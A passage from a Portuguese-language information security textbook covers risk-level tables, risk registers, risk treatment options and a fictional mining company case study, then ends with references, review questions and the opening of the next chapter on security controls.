(um servidor em algum lugar, por exemplo) seja completamente destruído em um incêndio. Todavia, o impacto sobre a organização poderia variar entre uma inconveniência de pequena importância (o servidor estava em uma filial e todos os dados eram replicados em outro lugar) e um grande desastre (o servidor tinha a única cópia de todos os registros de clientes e financeiros de uma pequena empresa). Como ocorre com as classificações de probabilidade, as classificações de consequência devem ser determinadas com base nas práticas e configurações correntes e conhecidas da organização. Em particular, o backup existente, o plano de recuperação de desastres e a existência (ou falta) de planejamento de contingências da organização influenciarão a escolha da classificação.

## **Determinar nível de risco resultante**

Uma vez identificadas a probabilidade e a consequência de cada ameaça específica, pode-se designar um nível de risco final. Esse nível é tipicamente determinado usando uma tabela que mapeia esses valores para um nível de risco, como mostra a [Tabela 14.4](#). Essa tabela detalha o nível de risco designado a cada combinação e fornece o equivalente qualitativo do cálculo de risco ideal com a utilização de valores quantitativos. Ela também indica a interpretação desses níveis designados.

**Tabela 14.4**

### **Determinação e significado de níveis de risco**

Probabilidade	Dia do juízo final	Consequências					Insignificantes
		Catastróficas	Grandes	Moderadas	Pequenas		
Quase certa	E	E	E	E	H	H	
Provável	E	E	E	H	H	M	
Possível	E	E	E	H	M	L	
Improvável	E	E	H	M	L	L	
Rara	E	H	H	M	L	L	
Nível de risco		Descrição					
Extremo (E)		Exigirá pesquisa e planejamento gerencial detalhados em nível executivo/diretoria. Serão exigidos planejamento e monitoração contínuos com revisões periódicas. Espera-se substancial ajuste de controles para gerenciar os riscos, e os custos possivelmente ultrapassarão as previsões originais.					
Alto (H)		Requer atenção da gerência, mas gerenciamento e planejamento podem ficar a cargo de líderes de projeto ou de equipe. Planejamento e monitoração contínuos com revisões periódicas são prováveis, embora os ajustes dos controles possivelmente serão alcançados dentro dos recursos existentes.					
Médio (M)		Pode ser gerenciado por procedimentos existentes de monitoração e resposta específicos. Gerenciamento pelo pessoal existente é conveniente, com monitoração e revisões adequadas.					
Baixo (L)		Pode ser gerenciado por procedimentos rotineiros.					

## **Documentar os resultados em um registro de riscos**

Os resultados do processo da análise de riscos devem ser documentados em um *registro de riscos*. Esse registro deve incluir uma tabela de resumo como mostrado na [Tabela 14.5](#). Em geral, os riscos são classificados em ordem decrescente de nível. Esse procedimento deve ser apoiado por detalhes sobre como os vários itens foram determinados, incluindo princípios racionais, justificativas e evidências comprobatórias usados. O objetivo dessa documentação é prover ao gerenciamento sênior as informações necessárias para tomar decisões adequadas sobre como melhor gerenciar os riscos identificados. Ela também provê evidências de que um processo formal de avaliação de riscos foi seguido, se necessário, e um registro das decisões tomadas foi acompanhado das razões pelas quais elas foram tomadas.

---

**Tabela 14.5**  
**Registro de riscos**

---

Ativo	Ameaça/ vulnerabilidade	Controles existentes	Probabilidade	Consequência	Nível de risco	Prioridade do risco
Roteador da Internet	Ataque de hacker externo	Senha administrativa apenas	Possível	Moderada	Alto	1
Destruição de central de dados	Incêndio ou inundação acidental	Nenhum (não há qualquer plano de recuperação de desastre)	Improvável	Grande	Alto	2

## **Avaliar riscos**

Uma vez determinados os detalhes de riscos potencialmente significativos, a gerência tem de decidir se precisa executar uma ação em resposta. Isso levaria em conta o perfil de risco da organização e sua disposição de aceitar certo nível de risco, como determinado na fase inicial de *estabelecimento de contexto* desse processo. Os itens cujos níveis de risco estão abaixo do aceitável usualmente são aceitos sem qualquer ação posterior exigida. Os itens cujos riscos estão acima do aceitável precisarão ser considerados para tratamento.

## **Tratamento de riscos**


Tipicamente, os riscos que têm as classificações mais altas são os que precisam de ação com mais urgência. Todavia, é provável que alguns riscos sejam mais

fáceis, mais rápidos e mais baratos de abordar do que outros. No exemplo do registro de riscos mostrado na [Tabela 14.5](#), ambos os riscos foram classificados como Alto. Uma investigação mais detalhada revela que existe um tratamento relativamente simples e barato para o primeiro risco, que seria uma configuração mais rigorosa do roteador para restringir ainda mais os acessos possíveis. Tratar o segundo risco requer desenvolver um plano completo de recuperação de desastre, um processo muito mais lento e mais caro. Portanto, a gerência tomaria a simples providência, em primeiro lugar, de melhorar o perfil de risco global da organização o mais rapidamente possível. A gerência poderia até decidir que, por motivos de negócios e dada uma visão global da organização, alguns riscos de níveis mais baixos deveriam ser tratados antes de outros riscos. Isso é um reflexo tanto das limitações no processo da análise de riscos em termos da faixa de classificações disponíveis e sua interpretação quanto da visão que a gerência tem da organização como um todo.

A [Figura 14.5](#) indica uma faixa de possibilidades para custos *versus* níveis de risco. Se o custo do tratamento é alto, mas o risco é baixo, usualmente não é econômico partir para tal tratamento. Alternativamente, quando o risco é alto e o custo é comparativamente baixo, o tratamento deve ocorrer. A área mais complicada ocorre entre esses extremos. É aqui que a gerência deve tomar uma decisão de negócios sobre a utilização mais efetiva de seus recursos disponíveis. Essa decisão usualmente requer uma investigação mais detalhada das opções de tratamento. Há cinco alternativas gerais disponíveis à gerência para tratar riscos identificados:

- **Aceitação de risco:** Optar por aceitar um nível de risco maior do que o normal por razões de negócios. Isso se deve tipicamente ao custo excessivo ou ao tempo necessário para tratar o risco. Então, a gerência deve aceitar a responsabilidade pelas consequências para a organização caso o risco se concretize.
- **Evitar risco:** Não dar continuidade à atividade ou sistema que cria esse risco. Isso usualmente resulta em perda de comodidade ou capacidade de executar alguma função que é útil à organização. A perda dessa capacidade é trocada pela redução do perfil de risco.
- **Transferência de risco:** Compartilhar a responsabilidade pelo risco com um terceiro. Isso é tipicamente conseguido mediante a contratação de seguro contra a ocorrência do risco, firmando um contrato com outra organização ou utilizando estruturas de parceria ou *joint ventures* para compartilhar os riscos e custos caso a ameaça se concretize.

- **Reducir consequência:** Modificar a estrutura ou a utilização dos recursos em risco para reduzir o impacto sobre a organização caso o risco ocorra. Isso poderia ser conseguido com a implementação de controles que habilitem a organização a se recuperar rapidamente caso o risco ocorra. Exemplos incluem a implementação de um processo de backup externo à empresa (off-site), o desenvolvimento de um plano de recuperação de desastre ou a tomada de providências para que o processamento de dados seja replicado em vários locais.
- **Reducir probabilidade:** Implementar controles adequados para reduzir a chance de exploração da vulnerabilidade. Isso poderia incluir controles técnicos ou administrativos, como a implantação de firewalls e tokens de acesso, ou procedimentos relativos à complexidade de senhas e políticas de mudança. Tais controles visam a melhorar a segurança do ativo, dificultando o sucesso de um ataque mediante a redução da vulnerabilidade do ativo.



**FIGURA 14.5** Julgamento do tratamento de risco.

Se qualquer das duas últimas opções for escolhida, será preciso selecionar possíveis controles de tratamento e avaliar seus custos e efetividade. Há uma ampla gama de controles gerenciais, operacionais e técnicos disponíveis que podem ser usados. Seria necessário fazer um levantamento para selecionar os que poderiam endereçar a ameaça mais efetivamente e avaliar a relação

custo/benefício de sua implementação. Então, a gerência escolheria entre as opções aqueles que devem ser adotados e o plano para sua implementação. Apresentaremos a gama de controles frequentemente usados e a utilização de planos e políticas de segurança no [Capítulo 15](#) e daremos mais detalhes de algumas áreas de controle específicas nos [Capítulos 16–18](#).

## 14.5 Estudo de caso: Silver Star Mines

Um estudo de caso envolvendo as operações de uma empresa fictícia, a Silver Star Mines, ilustra esse processo de avaliação de riscos.<sup>6</sup> A Silver Star Mines é a filial local de uma grande empresa mineradora global. Ela tem ampla infraestrutura de TI usada por numerosas áreas de negócios.

A rede dessa empresa inclui uma variedade de servidores, que executam uma gama de softwares de aplicação típicos de organizações de seu porte. Ela também usa aplicações que são muito menos comuns, algumas delas relacionadas diretamente à saúde e à segurança de quem trabalha na mina. Muitos desses sistemas costumavam ser isolados, sem qualquer conexão de rede entre eles. Nos últimos anos, eles foram interligados e conectados à intranet da empresa para prover melhores capacidades de gerenciamento. Todavia, isso significa que agora eles estão potencialmente acessíveis pela Internet, o que aumentou enormemente os riscos para esses sistemas.

Um analista de segurança foi contratado para fazer a revisão inicial do perfil de riscos da empresa e recomendar outras ações para melhorar tal perfil. Após discussão inicial com a gerência da empresa, foi tomada a decisão de adotar uma *abordagem combinada* para o gerenciamento de segurança. Isso requer a adoção, pelo grupo de suporte de TI, de padrões adequados de base de referência para seus sistemas. Enquanto isso, o analista realizou uma avaliação formal preliminar dos sistemas de TI fundamentais para identificar aqueles que estavam correndo mais riscos, os quais a gerência poderia considerar para tratamento.

A primeira etapa foi determinar o contexto para a avaliação de riscos. O fato de pertencer ao setor de mineração coloca a empresa em uma extremidade menos arriscada do espectro e, consequentemente, ela tem menor probabilidade de ser especificamente visada. A Silver Star Mines é parte de uma grande organização e por isso está sujeita a requisitos legais de saúde e segurança ocupacional, sendo responsável por tais fatores perante seus acionistas. Assim, a gerência decidiu que aceitaria, em geral, somente riscos moderados ou mais baixos. Os limites para essa avaliação de riscos foram especificados para incluir

apenas os sistemas sob o controle direto das operações da Silver Star Mines, o que excluía a intranet geral da empresa, seus servidores centrais e seu portal de Internet. Essa avaliação foi patrocinada pelos gerentes de TI e de engenharia da empresa, e os resultados seriam informados ao conselho diretivo. A avaliação usaria o processo e as classificações descritos neste capítulo.

Em seguida, era preciso identificar os ativos fundamentais. O analista realizou entrevistas com os principais gerentes de TI e de engenharia da empresa. Vários dos gerentes de engenharia enfatizaram a importância da confiabilidade dos nós e da rede SCADA para a empresa. Eles controlam e monitoram as operações essenciais de mineração da empresa e a habilitam a operar com segurança e eficiência e, o que é mais crucial, gerar receita. Alguns desses sistemas também mantêm os registros exigidos por lei, que são regularmente inspecionados pelas agências governamentais responsáveis pelo setor da mineração. Qualquer falha em criar, preservar e produzir esses registros quando exigidos exporia a empresa a multas e outras sanções legais. Portanto, esses sistemas foram listados como o primeiro ativo fundamental.

Vários gerentes de TI indicaram que grande quantidade de dados críticos estavam armazenados em vários servidores de arquivos, tanto na forma de arquivos individuais como em bancos de dados. Eles identificaram também a importância da integridade desses dados para a empresa. Alguns desses dados eram gerados automaticamente por aplicações, enquanto outros eram criados por empregados que usavam aplicações comuns de escritório. Alguns desses dados precisavam estar disponíveis para auditorias por agências governamentais. Havia também dados sobre produção e resultados operacionais, contratos e licitações, pessoal, backups de aplicação, despesas operacionais e de capital, levantamento e planejamento de minas e perfuração exploratória. Coletivamente, a integridade dos dados armazenados foi identificada como o segundo ativo mais importante.

Esses gerentes também indicaram que três sistemas fundamentais — os servidores financeiro, de licitações e de manutenção/produção — eram críticos para a operação efetiva das áreas essenciais de negócios. Qualquer comprometimento na disponibilidade ou integridade desses sistemas causaria impacto sobre a capacidade da empresa de operar efetivamente. Portanto, cada um deles foi identificado como um ativo fundamental.

Por fim, o analista identificou o e-mail como um ativo fundamental, como resultado de entrevistas com todas as áreas de negócios da empresa. A utilização do e-mail como ferramenta de negócios era geral em todas as áreas de negócios. Cerca de 60% de toda a correspondência era na forma de e-mail, usado para

comunicação diária com a matriz, outras unidades de negócios, fornecedores e empreiteiras, bem como para grande quantidade de correspondência interna. A importância dada ao e-mail foi maior do que o normal, dada a localização remota da empresa. Portanto, a combinação de disponibilidade, integridade e confidencialidade dos serviços de e-mail foi considerada um ativo fundamental.

A lista de ativos fundamentais é dada na primeira coluna da [Tabela 14.6](#), que corresponde ao registro de riscos criado na conclusão desse processo de avaliação de riscos.

---

**Tabela 14.6**  
**Silver Star Mines — registro de riscos**

---

Ativo	Ameaça/ vulnerabilidade	Controles existentes	Probabilidade	Consequência	Nível de risco	Prioridade do risco
Confiabilidade e integridade dos nós e da rede SCADA	Modificação não autorizada de sistemas de controle	Firewalls e servidores em camadas	Rara	Grande	Alto	1
Integridade de informações armazenadas em arquivos e banco de dados	Corrupção, roubo, perda de informações	Firewall, políticas	Possível	Grande	Extremo	2
Disponibilidade e integridade do sistema financeiro	Ataques/erros que afetam o sistema	Firewall, políticas	Possível	Moderada	Alto	3
Disponibilidade e integridade do sistema de licitações	Ataques/erros que afetam o sistema	Firewall, políticas	Possível	Moderada	Alto	4
Disponibilidade e integridade do sistema de manutenção/produção	Ataques/erros que afetam o sistema	Firewall, políticas	Possível	Pequena	Médio	5
Disponibilidade, integridade e confidencialidade dos serviços de e-mail	Ataques/erros que afetam o sistema	Firewall, portal de e-mail externo	Quase certa	Pequena	Alto	6

Depois de determinar a lista de ativos fundamentais, o analista precisava identificar ameaças significativas a esses ativos e especificar os valores de probabilidades e de consequências. A principal preocupação em relação ao ativo SCADA é o comprometimento não autorizado de nós por uma fonte externa. Esses sistemas foram originalmente projetados para uso em redes fisicamente isoladas e confiáveis e, portanto, não estavam fortalecidos contra ataques externos em grau compatível com o de sistemas modernos. Esses sistemas ainda executam versões mais antigas de sistemas operacionais cujas inseguranças são conhecidas. Muitos deles não foram atualizados nem corrigidos com os patches necessários porque as aplicações fundamentais que executam não foram atualizadas nem validadas para executar versões mais novas do SO. Mais recentemente, as redes SCADA foram conectadas à intranet da empresa para melhorar a capacidade de gerenciamento e monitoração. Reconhecendo que os

nós SCADA eram muito provavelmente inseguros, essas conexões foram isoladas da intranet da empresa por sistemas de firewall e servidor proxy adicionais. Qualquer ataque externo teria de passar pelo firewall externo da empresa, pelo firewall da rede SCADA e por esses servidores proxy para atacar os nós SCADA. Isso exigiria uma série de brechas de segurança. Não obstante, dado que os vários levantamentos de crimes de computador sugerem que ataques de fontes externas estão crescendo e que existem casos de ataques conhecidos contra redes SCADA, o analista concluiu que, embora fosse muito improvável, um ataque ainda poderia ocorrer. Assim, foi escolhida uma classificação de probabilidade Rara. A consequência de um ataque bem-sucedido à rede SCADA foi discutida com os engenheiros da mineração. Eles indicaram que a interferência com o sistema de controle poderia ter sérias consequências, visto que poderia afetar a segurança do pessoal na mina. Sistemas de ventilação, refrigeração geral, proteção contra incêndio, içamento de pessoal e materiais, e sistemas de aterramento subterrâneo são áreas possíveis cujo comprometimento poderia resultar em mortes. Dano ambiental poderia resultar do derramamento de materiais altamente tóxicos em cursos de água próximos. Além disso, o impacto financeiro poderia ser significativo, visto que o tempo ocioso é medido em dezenas de milhões de dólares por hora. Há até uma possibilidade de suspensão da licença de mineração da Silver Star se a empresa fosse considerada culpada pelo não cumprimento de seus requisitos legais. Uma classificação da consequência Grande foi selecionada, o que resulta em nível de risco Alto.

O segundo ativo diz respeito à integridade de informações armazenadas. O analista notou vários relatórios de utilização não autorizada de sistemas de arquivos e bancos de dados em levantamentos recentes de crimes computacionais. Esses ativos poderiam ser comprometidos tanto por fontes internas quanto externas, eventos que poderiam resultar de atos intencionais maliciosos ou fraudulentos, ou de eliminação, modificação ou revelação não intencional de informações. Tudo indica que tais brechas de segurança de bancos de dados estão crescendo e que o acesso a tais dados é uma meta primária de intrusos. Esses sistemas estão localizados na intranet da empresa e, portanto, protegidos pelo firewall externo da empresa contra grande parte do acesso externo. Todavia, caso o firewall fosse comprometido ou um atacante obtivesse acesso indireto usando sistemas internos infectados, o comprometimento de dados seria possível. No que diz respeito ao uso interno, a empresa tinha políticas sobre a entrada e o tratamento de vários dados, especialmente os requeridos para finalidade de auditoria. A empresa também tinha políticas para o

backup de dados advindos de servidores. Todavia, o grande número de sistemas usados para criar e armazenar esses dados, tanto por computadores de mesa como por servidores, significava que a obediência global a essas políticas era desconhecida. Assim, a classificação de probabilidade Possível foi escolhida. Discussões com alguns dos gerentes de TI da empresa revelaram que algumas dessas informações são confidenciais e podem causar danos financeiros se reveladas a outros. Também poderia haver custos financeiros substanciais envolvidos na recuperação de dados e outras atividades subsequentes a uma brecha de segurança. Além disso, havia a possibilidade de sérias consequências legais se informações pessoais fossem reveladas ou se os resultados de testes estatutários e informações de processos fossem perdidos. Assim, a classificação de consequência Grande foi selecionada, o que resulta em nível de risco Extremo.

A disponibilidade ou a integridade dos sistemas financeiro, de licitações e de manutenção/produção poderia ser comprometida por qualquer forma de ataque ao sistema operacional ou às aplicações que eles usam. Embora sua localização na intranet da empresa ofereça alguma proteção, em razão da natureza da estrutura da empresa, vários desses sistemas não foram atualizados com os patches necessários nem passaram por manutenção há algum tempo. Isso significa que, no mínimo, alguns dos sistemas estariam vulneráveis a uma gama de ataques via rede, se acessíveis. Qualquer falha do firewall externo da empresa no bloqueio de qualquer desses ataques poderia muito provavelmente resultar em comprometimento de alguns sistemas por ataques de escaneamento automatizados. Sabe-se que esses ataques ocorrem muito rapidamente, e vários relatórios indicam que sistemas que não tinham os patches necessários foram comprometidos em menos de 15 minutos após a conexão com a rede. Portanto, a probabilidade Possível foi especificada. Discussões com a gerência indicaram que o grau de dano seria proporcional à extensão e à duração do ataque. Na maioria dos casos, seria necessário reconstruir, no mínimo, uma porção do sistema a um custo considerável. A emissão de pedidos de compra falsos para fornecedores ou a incapacidade de emitir pedidos de compra teria um impacto negativo sobre a reputação da empresa e poderia causar confusão e possível paralisação das instalações. Não ser capaz de processar as planilhas de controle de horário do pessoal ou de realizar transferência eletrônica de fundos, ou fazer transferências de dinheiro não autorizadas também afetariam a reputação da empresa e possivelmente resultariam em perdas financeiras. A empresa indicou que a classificação de dano relativa ao sistema de manutenção/produção devia

ser um pouco mais baixa devido à capacidade de as instalações industriais continuarem a operar, a despeito de algum comprometimento do sistema. Todavia, isso causaria um impacto prejudicial à eficiência das operações. As classificações de consequência Moderada e Pequena, respectivamente, foram selecionadas, resultando em níveis de risco Alto ou Médio.

O último ativo é a disponibilidade, a integridade e a confidencialidade dos serviços de e-mail. Sem um sistema de e-mail efetivo, a empresa operará com menos eficiência. Várias organizações apresentaram falhas de seus sistemas de e-mail como resultado do envio em massa de vermes por e-mail nos últimos anos. Novos exploits transferidos por e-mail foram relatados. Essas vulnerabilidades a explorações maliciosas de aplicações comuns são muito preocupantes. O uso intenso de e-mail pela empresa, incluindo a constante troca de e-mails e a abertura de anexos em e-mails por empregados, significa que a chance de comprometimento, especialmente para uma exploração do dia zero a um tipo de documento comum, é muito alta. Embora a empresa filtre o correio eletrônico em seu portal de Internet, há alta probabilidade de exploração do dia zero não ser percebida. É muito difícil defender-se de um ataque de negação de serviço contra o portal de correio. Assim, a classificação da probabilidade como Quase Certa foi selecionada em reconhecimento da vasta gama de possíveis ataques e da alta chance de um ataque ocorrer mais cedo ou mais tarde. Discussões com a gerência indicaram que, embora existam outros modos de comunicação possíveis, eles não permitem a transmissão de documentos eletrônicos. A capacidade de obter cotações eletrônicas é um requisito que deve ser cumprido para colocar um pedido no sistema de compras. Relatórios e outras comunicações são regularmente enviadas via e-mail, e qualquer incapacidade de enviar ou receber tais relatórios poderia afetar a reputação da empresa. Haveria também custos financeiros e relativos ao tempo necessário para reconstruir o sistema de e-mails depois de um sério comprometimento. Como o comprometimento não teria grande impacto, a classificação de consequência Pequena foi selecionada, o que resulta em nível de risco Alto.

As informações foram resumidas e apresentadas à gerência. Todos os níveis de risco resultantes estão acima do mínimo aceitável, conforme especificado pela gerência como tolerável. Portanto, é preciso tratamento. Ainda que o risco do segundo ativo da lista tivesse o nível mais alto de todos, a gerência decidiu que o risco da rede SCADA era inaceitável se houvesse qualquer possibilidade de morte, mesmo que remota. Além disso, a gerência decidiu que o inspetor do governo não teria opinião favorável de uma empresa que não considerasse o

potencial de morte como de alta importância. Consequentemente, a gerência decidiu especificar o risco da rede SCADA como o de maior prioridade para tratamento. O risco à integridade de informações armazenadas veio em seguida. A gerência também decidiu colocar o risco ao sistema de e-mail em último lugar, depois do risco mais baixo ao sistema de manutenção/produção, em parte porque o comprometimento do e-mail não afetaria a produção das unidades da mineração e processamento, e também porque o tratamento envolveria o portal de e-mails da empresa, que estava fora do controle da gerência.

O resultado final desse processo de avaliação de riscos é mostrado na [Tabela 14.6](#), a tabela global de registro de riscos resultante. Ela mostra os ativos identificados e as ameaças a eles, e as classificações e prioridades atribuídas. Essas informações influenciariam a seleção de tratamentos adequados. A gerência decidiu que os primeiros cinco riscos deveriam ser tratados mediante a implementação de controles adequados, o que reduziria a probabilidade ou a consequência caso esses riscos ocorressem. Esse processo será discutido no próximo capítulo. Nenhum desses riscos podia ser aceito ou evitado. A responsabilidade pelo último risco (o do sistema de e-mails) foi considerada como primariamente do grupo de TI da matriz, que gerencia o portal de correio eletrônico externo. Assim, o risco é compartilhado com aquele grupo.

## 14.6 Leituras e sites recomendados

[SLAY06] apresenta uma discussão de questões envolvidas no gerenciamento de segurança de TI. [SCHN00] oferece uma discussão geral, muito fácil de ler, de questões e mitos de segurança no mundo moderno. As melhores práticas atuais no campo do gerenciamento de segurança de TI são compiladas em uma gama de padrões internacionais e nacionais cuja utilização é incentivada. Esses padrões incluem [ISO27001], ISO27002], [ISO27005], [NIST95], [NIST02], [SASN04], [SASN06] e [SA04].

**ISO13335** ISO/IEC, ISO/IEC 13335-1:2004 — Information technology — Security techniques — Management of information and communications technology security — Part 1: Concepts and models for information and communications technology security management, 2004.

**ISO27001** ISO/IEC, ISO/IEC 27001:2005 — Information technology — Security techniques — Information security management systems — Requirements, 2005.

**ISO27002** ISO/IEC, ISO/IEC 27002:2005 — Information technology —

Security techniques —ode of practice for information security management, 2005. Conhecido anteriormente como ISO/IEC 17755:2005.

**ISO27005** ISO/IEC, ISO/IEC 27005:2008 — Information technology — Security techniques — Information security risk management, 2008.

**NIST95** National Institute of Standards and Technology, *An Introduction to Computer Security: The NIST Handbook*. Publicação Especial 800-12, outubro de 1995.

**NIST02** National Institute of Standards and Technology, *Risk Management Guide for Information Technology Systems*. Publicação Especial 800-30, julho de 2002.

**NIST08** National Institute of Standards and Technology, *Guide to Industrial Control Systems (ICS) Security*. Publicação Especial 800-82, Rascunho Final Público, setembro de 2008.

**NIST09** National Institute of Standards and Technology, *Recommended Security Controls for Federal Information Systems*. Publicação Especial 800-53 Revisão 3, agosto de 2009.

**SA04** Standards Australia, HB 231:2004 — Information Security Risk Management Guidelines, 2004.

**SASN04** Standards Australia and Standards New Zealand, AS/NZS 4360:2004: Risk Management, 2004.

**SASN06** Standards Australia and Standards New Zealand, HB 167:2006 — Security Risk Management, 2006.

**SCHN00** Schneier, B. *Secrets & Lies — Digital Security in a Networked World*. Nova York: John Wiley & Sons, 2000.

**SLAY06** Slay, J.e Koronios, A. *Information Technology Security & Risk Management*. Milton, QLD: John Wiley & Sons Austrália, 2006.

## Sites recomendados

- **CSI/FBI Computer Crime and Security Surveys:** Detalhes de levantamentos anuais de ataques a redes de computadores e tendências no uso malicioso de computadores.
- **ISO 27000 Directory:** Uma visão geral da série de padrões ISO 27000, reservada pela ISO para assuntos referentes à segurança da informação.
- **ISO 27001 Security:** Dedicado ao fornecimento de informações sobre os mais recentes padrões internacionais para segurança da informação.
- **Verizon Security Blog** e seu **Data Breach Investigations Report** fornecem

atualizações periódicas sobre questões de segurança, e o resumo de seu relatório anual é compilado com a assistência do Serviço Secreto dos Estados Unidos (US Secret Service).

## 14.7 Termos principais, perguntas de revisão e problemas

### Termos principais

ameaça	controle	probabilidade
apetite de risco	fonte de ameaça	registro de riscos
ativo	gerência de segurança de TI	risco
avaliação de riscos	nível de risco política de segurança	vulnerabilidade
consequência	organizacional	

### Perguntas de revisão

- 14.1 Defina gerenciamento de segurança de TI.
- 14.2 Cite as três perguntas fundamentais que o gerenciamento de segurança de TI tenta abordar.
- 14.3 Cite as etapas no processo usado para abordar as três perguntas fundamentais.
- 14.4 Cite alguns dos principais padrões nacionais e internacionais que dão orientação sobre gerenciamento de segurança de TI e avaliação de riscos.
- 14.5 Cite e defina brevemente as quatro etapas do processo iterativo de gerenciamento de segurança.
- 14.6 Os objetivos de segurança organizacional identificam quais são os resultados de segurança de TI desejados, com base no papel e na importância dos sistemas de TI na organização. Cite algumas perguntas que ajudam a esclarecer essas questões.
- 14.7 Cite e defina brevemente as quatro abordagens para identificar e mitigar riscos de TI.
- 14.8 Qual das quatro abordagens para identificar e mitigar riscos de TI o

[ISO13335] sugere ser a mais efetiva em custo para a maioria das organizações?

- 14.9 Cite as etapas no processo de análise detalhada de riscos de segurança.
- 14.10 Defina ativo, controle, ameaça, risco e vulnerabilidade.
- 14.11 Indique quem provê as informações fundamentais quando da determinação de cada um dos ativos fundamentais, a probabilidade de comprometimento desses ativos e as consequências caso qualquer deles seja comprometido.
- 14.12 Enuncie as duas perguntas fundamentais respondidas para ajudar a identificar ameaças e riscos para um ativo. Indique em poucas palavras como essas perguntas são respondidas.
- 14.13 Defina consequência e probabilidade.
- 14.14 Qual é a equação simples para determinar o risco? Por que essa equação não é comumente usada na prática?
- 14.15 Quais são os itens especificados no registro de riscos para cada ativo/ameaça identificado?
- 14.16 Cite e defina brevemente as cinco alternativas para tratar riscos identificados.

## Problemas

- 14.1 Pesquise a política de segurança de TI usada pela sua universidade ou por alguma outra organização à qual você está associado. Identifique qual dos tópicos apresentados na [Seção 14.2](#) essa política aborda. Se possível, identifique os requisitos legais ou de regulamentação que se aplicam à organização. Na sua opinião, a política aborda adequadamente todas as questões relevantes? Existem tópicos que a política deveria abordar mas não aborda?
- 14.2 Como parte de uma avaliação formal de riscos de sistemas de desktop em uma pequena firma de contabilidade com suporte de TI limitado, você identificou o ativo “integridade de arquivos de dados financeiros e de clientes em sistemas de desktop” e a ameaça “corrupção desses arquivos devido à importação de um verme/vírus para o sistema”. Sugira valores razoáveis para os itens presentes no registro de riscos desse ativo e dessa ameaça, e justifique as suas escolhas.
- 14.3 Como parte de uma avaliação formal de riscos do principal servidor de arquivos em uma pequena empresa jurídica, você identificou o ativo

“integridade dos registros de contabilidade no servidor” e a ameaça “fraude financeira por um empregado, disfarçada pela alteração dos registros contábeis”. Sugira valores razoáveis para os itens presentes no registro de riscos desse ativo e dessa ameaça, e justifique as suas escolhas.

14.4 Como parte de uma avaliação formal de riscos do servidor externo de uma pequena empresa de Web design, você identificou o ativo “integridade do servidor Web da organização” e a ameaça “ação de hackers e desfiguração do servidor Web”. Sugira valores razoáveis para os itens presentes no registro de riscos desse ativo e dessa ameaça, e justifique as suas escolhas.

14.5 Como parte de uma avaliação formal de riscos do principal servidor de arquivos em uma empresa de consultoria de segurança de TI, você identificou o ativo “confidencialidade de técnicas usadas para executar testes de penetração em clientes, e dos resultados da realização de tais testes para clientes, que são armazenados no servidor” e a ameaça “roubo/vazamento dessas informações confidenciais e sensíveis por uma fonte externa ou interna”. Sugira valores razoáveis para os itens presentes no registro de riscos desse ativo e dessa ameaça, e justifique as suas escolhas.

14.6 Como parte de uma avaliação formal de riscos sobre a utilização de laptops por empregados de um grande departamento do governo, você identificou o ativo “confidencialidade de informações de pessoal em uma cópia de um banco de dados armazenado sem criptografia no laptop” e a ameaça “roubo de informações pessoais e sua subsequente utilização em roubo de identidades, causado pelo roubo de um laptop”. Sugira valores razoáveis para os itens presentes no registro de riscos desse ativo e dessa ameaça, e justifique as suas escolhas.

14.7 Como parte de um processo de avaliação formal de riscos para uma pequena agência de serviços públicos, sugira algumas ameaças às quais tal agência está exposta. Use as listas de verificação dadas nos vários padrões de avaliação de riscos citados neste capítulo para auxiliá-lo.

14.8 Compare as Tabelas [NIST02] 3.4–3.7, que especificam níveis de probabilidade, consequência e risco, com as nossas Tabelas equivalentes 14.2–14.4 neste capítulo. Quais são as principais diferenças? Qual é o efeito sobre o nível de detalhes em avaliações de risco quando usamos essas tabelas alternativas?

---

<sup>1</sup>Adaptado da tabela 1 em [ISO27005] e da introdução de [ISO27001].

<sup>2</sup>Adaptado dos detalhes dados em várias seções da [ISO13335].

<sup>3</sup> Adaptado do resumo executivo de [NIST08].

<sup>4</sup> Essa tabela, juntamente com as Tabelas 16.3 e 16.4, foi adaptada daquelas dadas em [ISO27005], [SASN04], [SASN06] e [SA04], mas as descrições foram expandidas e generalizadas para se aplicarem a uma faixa mais ampla de organizações.

<sup>5</sup> As tabelas usadas neste capítulo foram escolhidas para ilustrar um nível de análise mais detalhado do que o usado em alguns outros padrões. Por exemplo, [NIST02] inclui tabelas semelhantes, embora use uma faixa muito menor de valores.

<sup>6</sup> Esse exemplo foi adaptado e expandido a partir de um estudo realizado em 2003 por Peter Hoek. Para a nossa finalidade, o nome da empresa original e detalhes que a identificassem foram alterados.

---

## CAPÍTULO 15

---

# Controles, planos e procedimentos de segurança de TI

---

15.1 Implementação de gerenciamento de segurança de TI

15.2 Controles ou salvaguardas de segurança

15.3 Plano de segurança de TI

15.4 Implementação de controles

    Implementação de plano de segurança

    Conscientização e treinamento de segurança

15.5 Acompanhamento da implementação

    Manutenção

    Conformidade com as regras de segurança

    Gerenciamento de mudanças e configuração

    Tratamento de incidentes

15.6 Estudo de caso: Silver Star Mines

15.7 Leituras recomendadas

15.8 Termos principais, perguntas de revisão e problemas

## Objetivos de aprendizado

Depois de estudar este capítulo, você deverá ser capaz de:

